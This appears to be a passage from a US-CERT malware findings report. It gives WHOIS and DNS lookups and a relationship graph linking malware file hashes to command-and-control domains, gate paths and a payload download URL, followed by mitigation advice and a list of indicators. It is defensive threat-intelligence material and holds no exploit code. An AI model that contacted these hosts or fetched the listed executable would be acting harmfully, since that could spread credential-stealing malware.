176.114.0.120

URI

- editprod.waterfilter.in.ua

Whois

```
Address lookup
canonical name      s12.thehost.com.ua.
aliases
addresses       176.114.0.120

Domain Whois record
Queried whois.ua with "thehost.com.ua"...
% request from 209.200.90.218
% This is the Ukrainian Whois query server #I.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%
domain:           thehost.com.ua
dom-public:       NO
registrant:       thehost
admin-c:          thehost
tech-c:           thehost
mnt-by:           ua.thehost
nserver:          ns4.thehost.com.ua
nserver:          ns3.thehost.com.ua
nserver:          ns2.thehost.com.ua
nserver:          ns1.thehost.com.ua
status:           clientDeleteProhibited
status:           clientTransferProhibited
created:          2007-10-25 15:16:15+03
modified:         2015-09-09 01:35:49+03
expires:          2020-10-25 15:16:15+02
source:           UAEPP
% Glue Records:
% =============
nserver:          ns2.thehost.com.ua
ip-address:       91.109.22.38
nserver:          ns4.thehost.com.ua
ip-address:       192.162.240.116
nserver:          ns1.thehost.com.ua
ip-address:       91.223.180.14
nserver:          ns3.thehost.com.ua
ip-address:       176.111.63.45
% Registrar:
% ==========
registrar:        ua.thehost
organization:     SE Sedinkin Aleksandr Valerievich
organization-loc: ФОП Сєдінкін Олександр Валерійович
url:              http[:]//thehost.com.ua
city:             Boyarka
country:          UA
source:           UAEPP
% Registrant:
% ===========
contact-id:       thehost
person:           Hosting provider TheHost
person-loc:       Хостинг провайдер TheHost
e-mail:           hostmaster@thehost.com.ua
address:          Belogorodskaya str., 11a
address:          Kyiv region
address:          Boyarka
postal-code:      08154
country:          UA
address-loc:      ул. Белогородская, 11а
address-loc:      Киевская область
address-loc:      Боярка
postal-code-loc:  08154
country-loc:      UA
phone:            +380.442229888
fax:              +380.672366930
mnt-by:           ua.thehost
status:           linked
```

```
status:          clientDeleteProhibited
status:          clientTransferProhibited
status:          clientUpdateProhibited
created:         2012-11-22 23:02:17+02
modified:        2015-11-30 00:57:34+02
source:          UAEPP
% Administrative Contacts:
% =======================
contact-id:      thehost
person:          Hosting provider TheHost
person-loc:      Хостинг провайдер TheHost
e-mail:          hostmaster@thehost.com.ua
address:         Belogorodskaya str., 11a
address:         Kyiv region
address:         Boyarka
postal-code:     08154
country:         UA
address-loc:     ул. Белогородская, 11а
address-loc:     Киевская область
address-loc:     Боярка
postal-code-loc: 08154
country-loc:     UA
phone:           +380.442229888
fax:             +380.672366930
mnt-by:          ua.thehost
status:          linked
status:          clientDeleteProhibited
status:          clientTransferProhibited
status:          clientUpdateProhibited
created:         2012-11-22 23:02:17+02
modified:        2015-11-30 00:57:34+02
source:          UAEPP
% Technical Contacts:
% ===================
contact-id:      thehost
person:          Hosting provider TheHost
person-loc:      Хостинг провайдер TheHost
e-mail:          hostmaster@thehost.com.ua
address:         Belogorodskaya str., 11a
address:         Kyiv region
address:         Boyarka
postal-code:     08154
country:         UA
address-loc:     ул. Белогородская, 11а
address-loc:     Киевская область
address-loc:     Боярка
postal-code-loc: 08154
country-loc:     UA
phone:           +380.442229888
fax:             +380.672366930
mnt-by:          ua.thehost
status:          linked
status:          clientDeleteProhibited
status:          clientTransferProhibited
status:          clientUpdateProhibited
created:         2012-11-22 23:02:17+02
modified:        2015-11-30 00:57:34+02
source:          UAEPP
% Query time:     6 msec

Network Whois record
Queried whois.ripe.net with "-B 176.114.0.120"...
% Information related to '176.114.0.0 - 176.114.15.255'
% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'
inetnum:        176.114.0.0 - 176.114.15.255
netname:        THEHOST-NETWORK-3
country:        UA
org:            ORG-FSOV1-RIPE
admin-c:        SA7501-RIPE
tech-c:         SA7501-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-END-MNT
```

```
mnt-by:        THEHOST-MNT
mnt-routes:     THEHOST-MNT
mnt-domains:    THEHOST-MNT
created:       2012-04-10T13:34:51Z
last-modified:  2016-04-14T10:45:42Z
source:        RIPE
sponsoring-org: ORG-NL64-RIPE
organisation:   ORG-FSOV1-RIPE
org-name:      FOP Sedinkin Olexandr Valeriyovuch
org-type:      other
address:       08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail:        info@thehost.ua
abuse-c:       AR19055-RIPE
abuse-mailbox:  abuse@thehost.ua
remarks:       -----------------------------------------------------
remarks:       Hosting Provider TheHost
remarks:       -----------------------------------------------------
remarks:       For abuse/spam issues contact abuse@thehost.ua
remarks:       For general/sales questions contact info@thehost.ua
remarks:       For technical support contact support@thehost.ua
remarks:       -----------------------------------------------------
phone:         +380 44 222-9-888
phone:         +7 499 403-36-28
fax-no:        +380 44 222-9-888 ext. 4
admin-c:       SA7501-RIPE
mnt-ref:       THEHOST-MNT
mnt-by:        THEHOST-MNT
created:       2011-03-01T10:48:14Z
last-modified:  2015-11-29T21:16:15Z
source:        RIPE
person:        Sedinkin Alexander
address:       Ukraine, Boyarka, Belogorodskaya str., 11a
phone:         +380 44 222-9-888 ext. 213
address:       UKRAINE
nic-hdl:       SA7501-RIPE
mnt-by:        THEHOST-MNT
created:       2011-03-01T10:36:18Z
last-modified:  2015-11-29T21:15:42Z
source:        RIPE
% Information related to '176.114.0.0/22AS56485'
route:         176.114.0.0/22
descr:         FOP Sedinkin Olexandr Valeriyovuch
origin:        AS56485
mnt-by:        THEHOST-MNT
created:       2014-04-26T22:55:50Z
last-modified:  2014-04-26T22:58:13Z
source:        RIPE
% This query was served by the RIPE Database Query Service version 1.88 (ANGUS)

DNS records
DNS query for 120.0.114.176.in-addr.arpa failed: TimedOut
name       class    type data time to live
s12.thehost.com.ua IN    A     176.114.0.120 3600s      (01:00:00)
thehost.com.ua       IN    SOA
server:    ns1.thehost.com.ua
email:     hostmaster@thehost.com.ua
serial:    2012093399
refresh:   10800
retry:     3600
expire:    6048000
minimum ttl:    86400
     3600s     (01:00:00)
thehost.com.ua       IN    NS   ns3.thehost.com.ua 86400s    (1.00:00:00)
thehost.com.ua       IN    A     91.234.33.3     3600s      (01:00:00)
thehost.com.ua       IN    TXT yandex-verification: 7984d982d76e47fa 3600s      (01:00:00)
thehost.com.ua       IN    MX
preference:     20
exchange:       aspmx2.googlemail.com
     3600s     (01:00:00)
thehost.com.ua       IN    MX
preference:     10
exchange:       alt2.aspmx.l.google.com
```

```
       3600s     (01:00:00)
thehost.com.ua       IN    NS   ns4.thehost.com.ua 86400s    (1.00:00:00)
thehost.com.ua       IN    TXT  v=spf1 ip4:91.234.32.9 ip4:91.234.35.135 ip4:91.234.35.9 include:_spf.google.com ~all     3600s      (01:00:00)
thehost.com.ua       IN    MX
preference:     20
exchange:       aspmx3.googlemail.com
       3600s     (01:00:00)
thehost.com.ua       IN    NS   ns1.thehost.com.ua 86400s    (1.00:00:00)
thehost.com.ua       IN    MX
preference:     40
exchange:       aspmx5.googlemail.com
       3600s     (01:00:00)
thehost.com.ua       IN    MX
preference:     10
exchange:       alt1.aspmx.l.google.com
       3600s     (01:00:00)
thehost.com.ua       IN    NS   ns2.thehost.com.ua 86400s    (1.00:00:00)
thehost.com.ua       IN    MX
preference:     30
exchange:       aspmx4.googlemail.com
       3600s     (01:00:00)
thehost.com.ua       IN    MX
preference:     5
exchange:       aspmx.l.google.com
       3600s     (01:00:00)
120.0.114.176.in-addr.arpa     IN    PTR s12.thehost.com.ua 3557s      (00:59:17)
0.114.176.in-addr.arpa    IN    NS   ns4.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns3.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns1.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns2.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    SOA
server:    noc.thehost.com.ua
email:     hostmaster@thehost.com.ua
serial:    2014044192
refresh:   10800
retry:     3600
expire:    604800
minimum ttl:    86400
       3600s     (01:00:00)
```

Relationships

(I) 176.114.0.120	Characterized_By	(W) Address lookup
(I) 176.114.0.120	Related_To	(D) editprod.waterfilter.in.ua

176.114.0.157

URI

- mymodule.waterfilter.in.ua/system/logs/xtool.exe

Whois

```
Address lookup
canonical name      waterfilter.in.ua.
aliases
addresses       176.114.0.157
Domain Whois record

Queried whois.ua with "waterfilter.in.ua"...

% request from 209.200.105.145
% This is the Ukrainian Whois query server #F.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%

% The object shown below is NOT in the UANIC database.
% It has been obtained by querying a remote server:
% (whois.in.ua) at port 43.
%
% REDIRECT BEGIN

% In.UA whois server. (whois.in.ua)
% All questions regarding this service please send to help@whois.in.ua
% To search for domains and In.UA maintainers using the web, visit http[:]//whois.in.ua
domain:      waterfilter.in.ua
descr:      waterfilter.in.ua
admin-c:     THST-UANIC
tech-c:      THST-UANIC
status:      OK-UNTIL 20170310000000
nserver:     ns1.thehost.com.ua
nserver:     ns2.thehost.com.ua
nserver:     ns3.thehost.com.ua
mnt-by:      THEHOST-MNT-INUA
mnt-lower:   THEHOST-MNT-INUA
changed:     hostmaster@thehost.com.ua 20160224094245
source:      INUA



% REDIRECT END

Network Whois record

Queried whois.ripe.net with "-B 176.114.0.157"...

% Information related to '176.114.0.0 - 176.114.15.255'

% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'

inetnum:        176.114.0.0 - 176.114.15.255
netname:        THEHOST-NETWORK-3
country:        UA
org:            ORG-FSOV1-RIPE
admin-c:        SA7501-RIPE
tech-c:         SA7501-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-END-MNT
mnt-by:         THEHOST-MNT
mnt-routes:     THEHOST-MNT
mnt-domains:    THEHOST-MNT
created:        2012-04-10T13:34:51Z
last-modified:  2016-04-14T10:45:42Z
source:         RIPE
sponsoring-org: ORG-NL64-RIPE

organisation:   ORG-FSOV1-RIPE
org-name:       FOP Sedinkin Olexandr Valeriyovuch
org-type:       other
address:        08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail:         info@thehost.ua
abuse-c:        AR19055-RIPE
abuse-mailbox:  abuse@thehost.ua
remarks:        -----------------------------------------------------
remarks:        Hosting Provider TheHost
remarks:        -----------------------------------------------------
remarks:        For abuse/spam issues contact abuse@thehost.ua
remarks:        For general/sales questions contact info@thehost.ua
remarks:        For technical support contact support@thehost.ua
remarks:        -----------------------------------------------------
phone:          +380 44 222-9-888
phone:          +7 499 403-36-28
fax-no:         +380 44 222-9-888 ext. 4
admin-c:        SA7501-RIPE
mnt-ref:        THEHOST-MNT
mnt-by:         THEHOST-MNT
created:        2011-03-01T10:48:14Z
last-modified:  2015-11-29T21:16:15Z
source:         RIPE

person:         Sedinkin Alexander
address:        Ukraine, Boyarka, Belogorodskaya str., 11a
phone:          +380 44 222-9-888 ext. 213
address:        UKRAINE
nic-hdl:        SA7501-RIPE
```

```
mnt-by:        THEHOST-MNT
created:       2011-03-01T10:36:18Z
last-modified:  2015-11-29T21:15:42Z
source:        RIPE

% Information related to '176.114.0.0/22AS56485'

route:         176.114.0.0/22
descr:         FOP Sedinkin Olexandr Valeriyovuch
origin:        AS56485
mnt-by:        THEHOST-MNT
created:       2014-04-26T22:55:50Z
last-modified:  2014-04-26T22:58:13Z
source:        RIPE

% This query was served by the RIPE Database Query Service version 1.88 (HEREFORD)

DNS records

DNS query for 157.0.114.176.in-addr.arpa failed: TimedOut
name       class       type data time to live
waterfilter.in.ua       IN    NS   ns3.thehost.com.ua 3600s      (01:00:00)
waterfilter.in.ua       IN    SOA
server:    ns1.thehost.com.ua
email:     hostmaster@thehost.com.ua
serial:    2015031414
refresh:   10800
retry:     3600
expire:    604800
minimum ttl:    86400
       3600s     (01:00:00)
waterfilter.in.ua       IN    A     176.114.0.120 3600s      (01:00:00)
waterfilter.in.ua       IN    NS   ns1.thehost.com.ua 3600s      (01:00:00)
waterfilter.in.ua       IN    NS   ns2.thehost.com.ua 3600s      (01:00:00)
waterfilter.in.ua       IN    TXT v=spf1 ip4:176.114.0.120 a mx ~all3600s      (01:00:00)
waterfilter.in.ua       IN    MX
preference:     10
exchange:       mail.waterfilter.in.ua
       3600s     (01:00:00)
waterfilter.in.ua       IN    MX
preference:     20
exchange:       mail.waterfilter.in.ua
       3600s     (01:00:00)
157.0.114.176.in-addr.arpa     IN    PTR waterfilter.in.ua       3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns2.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    SOA
server:    noc.thehost.com.ua
email:     hostmaster@thehost.com.ua
serial:    2014044197
refresh:   10800
retry:     3600
expire:    604800
minimum ttl:    86400
       3600s     (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns3.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns4.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns1.thehost.com.ua 3600s      (01:00:00)

-- end --
```

Relationships

(I) 176.114.0.157	Characterized_By	(W) Address lookup
(I) 176.114.0.157	Related_To	(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe

Relationship Summary

(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(S) Interface for PAS v.3.1.0

(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8 (bfcb5)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) 20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239 (c3e23)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf (38f71)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)	Related_To	(F) ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975 (eddfe)
(S) Interface for PAS v.3.1.0	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)
(F) da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8 (bfcb5)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)
(F) 20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239 (c3e23)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)
(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf (38f71)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)
(F) ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975 (eddfe)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)
(F) 6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46 (78abd)	Related_To	(S) Interface for PAS v.3.0.10
(F) 6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46 (78abd)	Related_To	(F) d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38 (fc45a)
(S) Interface for PAS v.3.0.10	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46 (78abd)
(F) d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38 (fc45a)	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46 (78abd)
(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641 (8f154)	Connected_To	(D) private.directinvesting.com
(D) private.directinvesting.com	Characterized_By	(W) Address lookup
(D) private.directinvesting.com	Connected_From	(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641 (8f154)
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(I) 204.12.12.40
(I) 204.12.12.40	Characterized_By	(W) Address lookup
(I) 204.12.12.40	Related_To	(D) private.directinvesting.com
(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)	Connected_To	(D) cderlearn.com
(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)	Characterized_By	(S) digital_cert_steal.bmp
(D) cderlearn.com	Characterized_By	(W) Address lookup
(D) cderlearn.com	Connected_From	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTT

(D) cderlearn.com	Related_To	(H) POST /search.cfm HTT
(D) cderlearn.com	Related_To	(I) 209.236.67.159
(I) 209.236.67.159	Characterized_By	(W) Address lookup
(I) 209.236.67.159	Related_To	(D) cderlearn.com
(S) digital_cert_steal.bmp	Characterizes	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)
(W) Address lookup	Characterizes	(D) private.directinvesting.com
(W) Address lookup	Characterizes	(D) cderlearn.com
(W) Address lookup	Characterizes	(D) editprod.waterfilter.in.ua
(W) Address lookup	Characterizes	(D) insta.reduct.ru
(W) Address lookup	Characterizes	(D) one2shoppee.com
(W) Address lookup	Characterizes	(D) ritsoperrol.ru
(W) Address lookup	Characterizes	(D) littjohnwilhap.ru
(W) Address lookup	Characterizes	(D) wilcarobbe.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) POST /search.cfm HTT	Related_To	(D) cderlearn.com
(H) POST /search.cfm HTT	Related_To	(D) cderlearn.com
(H) POST /zapoy/gate.php	Related_To	(D) wilcarobbe.com
(H) POST /zapoy/gate.php	Related_To	(D) littjohnwilhap.ru
(P) 80	Related_To	(D) wilcarobbe.com
(P) 80	Related_To	(D) littjohnwilhap.ru
(P) 80	Related_To	(D) ritsoperrol.ru
(H) POST /zapoy/gate.php	Related_To	(D) ritsoperrol.ru
(P) 80	Related_To	(D) one2shoppee.com
(P) 80	Related_To	(D) insta.reduct.ru
(P) 80	Related_To	(D) editprod.waterfilter.in.ua
(W) Address lookup	Characterizes	(I) 146.185.161.126
(W) Address lookup	Characterizes	(I) 176.114.0.120
(W) Address lookup	Characterizes	(I) 209.236.67.159
(W) Address lookup	Characterizes	(I) 204.12.12.40
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e (81f1a)	Dropped	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e (81f1a)	Characterized_By	(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e
(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e	Characterizes	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e (81f1a)
(P) 80	Related_To	(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe
(W) Address lookup	Characterizes	(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe
(W) Address lookup	Characterizes	(I) 176.114.0.157
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Characterized_By	(S) searching_reg_pop3.bmp
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) editprod.waterfilter.in.ua
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) insta.reduct.ru

(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) one2shoppee.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) ritsoperrol.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) littjohnwilhap.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) wilcarobbe.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe
(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)	Dropped_By	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e (81f1a)
(S) searching_reg_pop3.bmp	Characterizes	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Characterized_By	(W) Address lookup
(D) wilcarobbe.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Related_To	(H) POST /zapoy/gate.php
(D) wilcarobbe.com	Related_To	(P) 80
(D) one2shoppee.com	Characterized_By	(W) Address lookup
(D) one2shoppee.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) one2shoppee.com	Related_To	(P) 80
(D) ritsoperrol.ru	Characterized_By	(W) Address lookup
(D) ritsoperrol.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) ritsoperrol.ru	Related_To	(P) 80
(D) ritsoperrol.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Characterized_By	(W) Address lookup
(D) littjohnwilhap.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) littjohnwilhap.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Related_To	(P) 80
(D) insta.reduct.ru	Characterized_By	(W) Address lookup
(D) insta.reduct.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) insta.reduct.ru	Related_To	(P) 80
(D) insta.reduct.ru	Related_To	(I) 146.185.161.126
(I) 146.185.161.126	Characterized_By	(W) Address lookup
(I) 146.185.161.126	Related_To	(D) insta.reduct.ru
(D) editprod.waterfilter.in.ua	Characterized_By	(W) Address lookup
(D) editprod.waterfilter.in.ua	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) editprod.waterfilter.in.ua	Related_To	(P) 80
(D) editprod.waterfilter.in.ua	Related_To	(I) 176.114.0.120
(I) 176.114.0.120	Characterized_By	(W) Address lookup
(I) 176.114.0.120	Related_To	(D) editprod.waterfilter.in.ua

(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(P) 80
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Characterized_By	(W) Address lookup
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(I) 176.114.0.157
(I) 176.114.0.157	Characterized_By	(W) Address lookup
(I) 176.114.0.157	Related_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- private.directinvesting.com
- cderlearn.com
- 204.12.12.40
- 209.236.67.159
- 176.114.0.120
- editprod.waterfilter.in.ua
- insta.reduct.ru
- 146.185.161.126
- one2shoppee.com
- ritsoperrol.ru
- littjohnwilhap.ru
- wilcarobbe.com
- mymodule.waterfilter.in.ua/system/logs/xtool.exe
- 176.114.0.157

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

Can I distribute this to other people? This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, poss ble malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov. Malware samples can be submitted via https://malware.us-cert.gov. Alternative submission methods are available by special request.

The subsequent 455 pages, (NPPD 000195 through NPPD 000649) are being withheld in their entirety pursuant to 5 U.S.C. § 552 (b)(5), (b)(6), (b)(7)(A) and (b)(7)(E).

NPPD 000195 – NPPD 000649